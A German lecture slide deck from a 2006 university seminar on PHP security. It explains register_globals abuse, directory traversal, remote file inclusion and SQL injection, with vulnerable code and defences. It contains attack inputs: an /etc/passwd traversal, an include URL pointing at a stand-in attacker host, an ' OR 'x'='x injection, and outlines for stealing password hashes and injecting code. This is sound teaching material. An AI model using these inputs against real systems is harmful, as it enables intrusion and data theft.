

# PHP-(Un-)Sicherheit


Hacker-Seminar Herbstsemester 2006  
Laboratory for Dependable Distributed Systems  
Universität Mannheim

Tim Weber

9. November 2006

1. **Die Sprache PHP**
2. Sicherheitslücken und Angriffsszenarien
  1. Fremdinitialisierte Variablen
  2. Directory Traversal
  3. Remote File Inclusion (Server Side XSS)
  4. SQL Injection
3. Fragen/Beispiele


- interpretierte Sprache
- wird auf Webserver ausgeführt, CLI möglich
- Quellcode gelangt nicht zum Client



1. Webserver nimmt Anfrage an
2. Endung „.php“, also Übergabe Request an PHP-Handler
3. Laden der Datei
4. Ausführung; Übergabe von HTTP-Response-Headern und der Ausgabe des Scripts an den Webserver
5. Webserver gibt Daten zurück

- Code innerhalb `<?php ... ?>`
- alles andere wird *as-is* (HTML) zurückgegeben
- Syntax Java-ähnlich, Variablen beginnen mit `$`
- in Double Quotes Variablen und Steuerzeichen (`\n`, `\t`, `\x2a`, `\“`), in Single Quotes nur `\` möglich

```
<html>
<head><title>Die Uhrzeit</title></head>
<body><?php
echo('Es ist jetzt '.date('H:i:s'));
?></body></html>
```




- drei Arten: GET, POST und Cookies (GPC)
- GET: <http://example.org/x.php?a=foo&b=bar>
- im Code ansprechbar über Array `$_GET`:

```
<html>
<head><title>Begrüßung</title></head>
<body><?php
echo('Hallo, '.$_GET['name'].'!');
?></body></html>
```



```
<html>
<head><title>Begrüßung</title></head>
<body>Hallo, Tim!</body></html>
```



Dieses Beispiel enthält übrigens bereits eine Sicherheitslücke (clientseitiges XSS).

1. Die Sprache PHP
2. Sicherheitslücken und Angriffsszenarien
  1. Fremdinitialisierte Variablen
  2. Directory Traversal
  3. Remote File Inclusion (Server Side XSS)
  4. SQL Injection
3. Fragen/Beispiele

- PHP-Variablen (dynamische Typen) vor erster Verwendung implizit mit *null* initialisiert (keine Angst vor Speichermüll etc.)
- automatische Konvertierung, z.B. in Zahl: *null*, ein leerer String („“) oder *false* entsprechen 0; String „15.3“ wird 15.3, *true* wird 1
- bei uninitialisiertem  $\$i$  entspricht  $\$i++$  dem Statement  $\$i = \$i + 1$ , also  $\$i = null + 1 = 0 + 1$
- aber vorsicht: Nicht immer sind Variablen wirklich uninitialisiert...:

- `$_GET`, `$_POST` und `$_COOKIE` zusammen in `$_REQUEST` (s. *variables\_order*, *gpc\_order*)
- früher statt `$_REQUEST['foo']` einfach `$foo`
- heute defaultmäßig aus, aber steuerbar mittels Konfigurationsdirektive *register\_globals*
- wenn aktiv existiert für jedes Element aus `$_REQUEST` eine gleichnamige Variable, also z.B. für <http://example.org/x.php?foo=bar> enthält `$foo` den String „bar“



```
<? php
$buchungen = getbuchungen($kundenid);
foreach ($buchungen as $buchung)
    $summe = $summe + $buchung;
$zinsen = $summe * 0.03;
?>
```

- *getbuchungen()* gibt Array aller Buchungen (Soll und Haben) des Kundenkontos zurück, diese werden aufsummiert und verzinst
- *\$summe* wird nicht explizit initialisiert, ist daher **normalerweise null**
- aber: mit aktivem *register\_globals* könnte Angreifer gleich benannten Parameter übergeben → Variable damit initialisiert

<http://scytale.de/files/2006/11/phpsecurity/rg.php?summe=500>

```
$summe = , addiere $buchung = 50...  
$summe = 50, addiere $buchung = -3...  
$summe = 47, addiere $buchung = 471.1...  
$summe = 518.1, addiere $buchung = -235.17...  
Endsumme: 282.93, addiere Zinsen...  
Kontostand: 291.4179
```

- *rg.php* ist das Script von der letzten Folie, um Beispielwerte und Informationstexte ergänzt
- der Angreifer übergibt einen Wert für *\$summe*, aber da *register\_globals* nicht aktiv ist, befindet sich dieser nur in *\$\_GET['summe']*, das Script funktioniert wie erwartet

<http://scytale.de/files/2006/11/phpsecurity/rg/rg.php?summe=500>

```
$summe = 500, addiere $buchung = 50...  
$summe = 550, addiere $buchung = -3...  
$summe = 547, addiere $buchung = 471.1...  
$summe = 1018.1, addiere $buchung = -235.17...  
Endsumme: 782.93, addiere Zinsen...  
Kontostand: 806.4179
```

- im Unterverzeichnis *rg* ist *register\_globals* aktiv
- hier sieht man deutlich, dass das Script bereits mit falschen Werten beginnt

- Angreifer „muss“ Kenntnis vom Quellcode haben, um angreifbare Variable zu finden
- **Abwehr 1:** *register\_globals* deaktivieren
  - aber: manche alten Scripts benötigen es zwingend
  - entweder Quellcode patchen oder nach Überprüfung für einzelne Dateien *register\_globals* aktivieren
- **Abwehr 2:** Variablen initialisieren
  - gerade bei Unkenntnis der späteren Ausführungs-Umgebung unumgänglich

1. Die Sprache PHP
2. Sicherheitslücken und Angriffsszenarien
  1. Fremdinitialisierte Variablen
  2. Directory Traversal
  3. Remote File Inclusion (Server Side XSS)
  4. SQL Injection
3. Fragen/Beispiele

- ganz klassische Attacke: das Script benutzt Daten aus Parametern, um einen Dateinamen zu konstruieren
- diese Daten werden nicht korrekt auf ihr Format, insbesondere auf Zeichen mit Sonderbedeutung, überprüft
- als Folge davon kann ein Angreifer Dateien lesen, auf die er nicht zugreifen dürfen sollte

Klassische Anwendung: Gemeinsames HTML-Grundgerüst und per Parameter eingebundene Scripts (z.B. <http://example.com/index.php?page=news.php>)

```
<html><head><title>Meine coole Site</title></head><body>
<?php
include('menue.php');
include('seiten/' . $_GET['page']);
?>
</body></html>
```

- Parameter wird nicht geprüft
- *include()* liest auch normale Dateien (auch hier: alles nicht in *<?php* wird direkt ausgegeben)
- Angriffsbeispiel: `page=../../../../../../../../etc/passwd`
- Zusatzgefahr: Wenn Angreifer Dateien auf dem Server schreiben kann, könnte er sie hier wieder includen und somit ausführen

- meist keine Quellcodekenntnis nötig, oft an URL ersichtlich
- **Abwehr 1:** bei statischen Seiten *file\_get\_contents()* statt *include()* o.Ä. benutzen
- **Abwehr 2:** Präfix und Suffix für Dateien
  - z.B. *include('seiten/'.\$\_GET['page'].'.php')*
- **Abwehr 3:** besondere Zeichen ausschließen
  - *\$p = str\_replace(array('/', '\\'), '', \$\_GET['page'])*
  - besser: nur bestimmte Zeichen zulassen, z.B.  
*\$p = preg\_replace('/[^a-zA-Z0-9]/', '', \$\_GET['page'])*



1. Die Sprache PHP
2. Sicherheitslücken und Angriffsszenarien
  1. Fremdinitialisierte Variablen
  2. Directory Traversal
  3. Remote File Inclusion (Server Side XSS)
  4. SQL Injection
3. Fragen/Beispiele

- hauptsächlich PHP-spezifisches Problem
- Funktionen für Dateihandling erlauben transparenten Netzwerkzugriff (*fopen\_wrapper*)
  - z.B. *fopen("http://example.com/feed.rss")*
- praktisch, aber oft (gerade von Neulingen, die das Feature nicht kennen) vergessen
- Gefahrenquelle: *include()* und Konsorten unterstützen es auch

```
<?php
if (!empty($_GET[action]))
{
    include ($_GET[action].'.php');
}
else
```

- kein Präfix, aber immerhin Suffix (mögliche Dateinamen eingeschränkt)
- trotzdem: Angreifer ruft auf:  
<http://x.com/y.php?action=http://hax0r.org/foo>
- Script lädt <http://hax0r.org/foo.php> und führt aus
- Einschleusen von beliebigem Code möglich

- meist keine Quellcodekenntnis nötig, oft an URL ersichtlich
- **Abwehr 1:** in PHPs Konfigurationsdatei *allow\_url\_fopen* abschalten (per Default oft an!)
- **Abwehr 2:** Präfix und Suffix für Dateien
  - z.B. *include('./.\$\_GET['page'].'.php')*
- **Abwehr 3:** besondere Zeichen ausschließen
  - *\$p = str\_replace(array('/', '\\', ':'), '', \$\_GET['page'])*
  - besser: nur bestimmte Zeichen zulassen, z.B.  
*\$p = preg\_replace('/[^a-zA-Z0-9]/', '', \$\_GET['page'])*

1. Die Sprache PHP
2. Sicherheitslücken und Angriffsszenarien
  1. Fremdinitialisierte Variablen
  2. Directory Traversal
  3. Remote File Inclusion (Server Side XSS)
  4. **SQL Injection**
3. Fragen/Beispiele

- Script benutzt Daten aus Parametern, um eine SQL-Anfrage an eine Datenbank zu erstellen
- diese Daten werden nicht ausreichend geprüft und einem Angreifer ist es möglich, SQL-Befehle einzuschleusen
- Möglichkeiten u.a.:
  - Auslesen von vertraulichen Informationen
  - unbefugte Authentifizierung
  - Datenmanipulation
  - Vandalismus

```
<?php
// ... Datenbank-Initialisierung ...
$r = mysql_query('SELECT * FROM `users` WHERE `name`=\''
. $_GET['name'] . '\''');
// ... Irgendwelche Operationen mit diesem User ...
?>
```

- Script sollte genau einen User selektieren
- Angreifer holt komplette Tabelle:
  - <http://x.com/y.php?name='+OR+'x'='x>
- also SQL-Statement:
  - SELECT \* FROM `users`  
WHERE `name`=" OR 'x'='x'
- 'x'='x' ist immer wahr, folglich werden alle Zeilen der Tabelle selektiert

- Quellcodekenntnis von Vorteil, aber auch durch Ausprobieren finden sich Lücken
- **Abwehr 1:** Spezialzeichen escapen, z.B. mit *mysql\_real\_escape\_string()*
- **Abwehr 2:** Prepared Statements (Platzhalter) nutzen (*mysqli\_stmt\_bind\_param()*)
- **Abwehr 3:** zielgerichtetes Casten, z.B. bei der Kundennummer nur Integer zulassen
  - *'...WHERE `knr`=' . (int)\$\_GET['knr']*



# Fragen?



- **Angriffsart:** SQL Injection auf v1.2.5 (alt)
- **Angriffsziel:** Auslesen von Passwörtern (Hashes) beliebiger registrierter Benutzer
- **Lücke in:** user/index.php:1768
- **Attribute:** id, datum, von, an, see\_u, page, titel, nachricht, readed
- **Taktik:** UNION mit Benutzertabelle

- **Angriffsart:** Code Injection auf 2006-03-09 (alt)
- **Angriffsziel:** Ausführen beliebigen Codes
- **Lücke in:** bin/dwpage.php: keine Überprüfung ob Aufruf via CLI
- **Taktik:**
  - erstellen eines Lockfiles mit injiziertem Code
  - „einchecken“ des Lockfiles als Wikiseite
  - „auschecken“ der Wikiseite als PHP-Seite
  - offen.